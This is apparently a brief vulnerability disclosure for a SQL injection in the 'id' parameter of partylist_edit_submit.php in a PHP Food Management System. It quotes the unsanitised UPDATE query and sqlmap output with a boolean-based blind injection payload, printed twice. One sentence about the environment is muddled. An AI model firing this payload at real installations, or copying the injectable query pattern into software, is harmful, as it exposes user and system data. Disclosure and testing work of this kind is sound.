
SQL injection vulnerability exists in id parameter of partylist_edit_submit.php file of Food Management System

Important user data or system data may be leaked and system security may be compromised


The environment is secure and the information can be used by malicious users.



```
if(isset($_POST['action']) && $_POST['action']=="updateType")
{
    $type_id = $_POST['id'];
    $partyName = $_POST['partyName'];
    $Contact = $_POST['Contact'];
    $Tin = $_POST['Tin'];
    $Pan = $_POST['Pan'];
    $partyAddress = $_POST['partyAddress'];
    //$type_status = $_POST['type_status'];


    //echo "UPDATE  ho_item_list SET item_name='$itemName', item_type='$typeName
    date_modified='$date' WHERE sl_no='$type_id'"; die;

 $sql=mysqli_query($con,"UPDATE  party_details SET party_name='$partyName'
 , contact='$Contact', tin='$Tin',pan='$Pan', party_address='$partyAddress',
 status='1' WHERE sl_no='$type_id'");
```



```
sqlmap identified the following injection point(s) with a total of 306 HTTP(s) requests:
---
Parameter: id (POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause (subquery - comment)
    Payload: action=deleteType&id=0' AND 3666=(SELECT (CASE WHEN (3666=3666) THEN 3666 EL
SE (SELECT 7429 UNION SELECT 7315) END))-- -
---
```

“

Parameter: id (POST)

Type: boolean-based blind

Title: AND boolean-based blind - WHERE or HAVING clause (subquery - comment)

Payload: action=deleteType&id=0' AND 3666=(SELECT (CASE WHEN (3666=3666) THEN 3666 ELSE (SELECT 7429 UNION SELECT 7315) END))-- -

---

“

Source Download：

https://www.kashipara.com/project/php/12086/food-management-system-php-project-source-code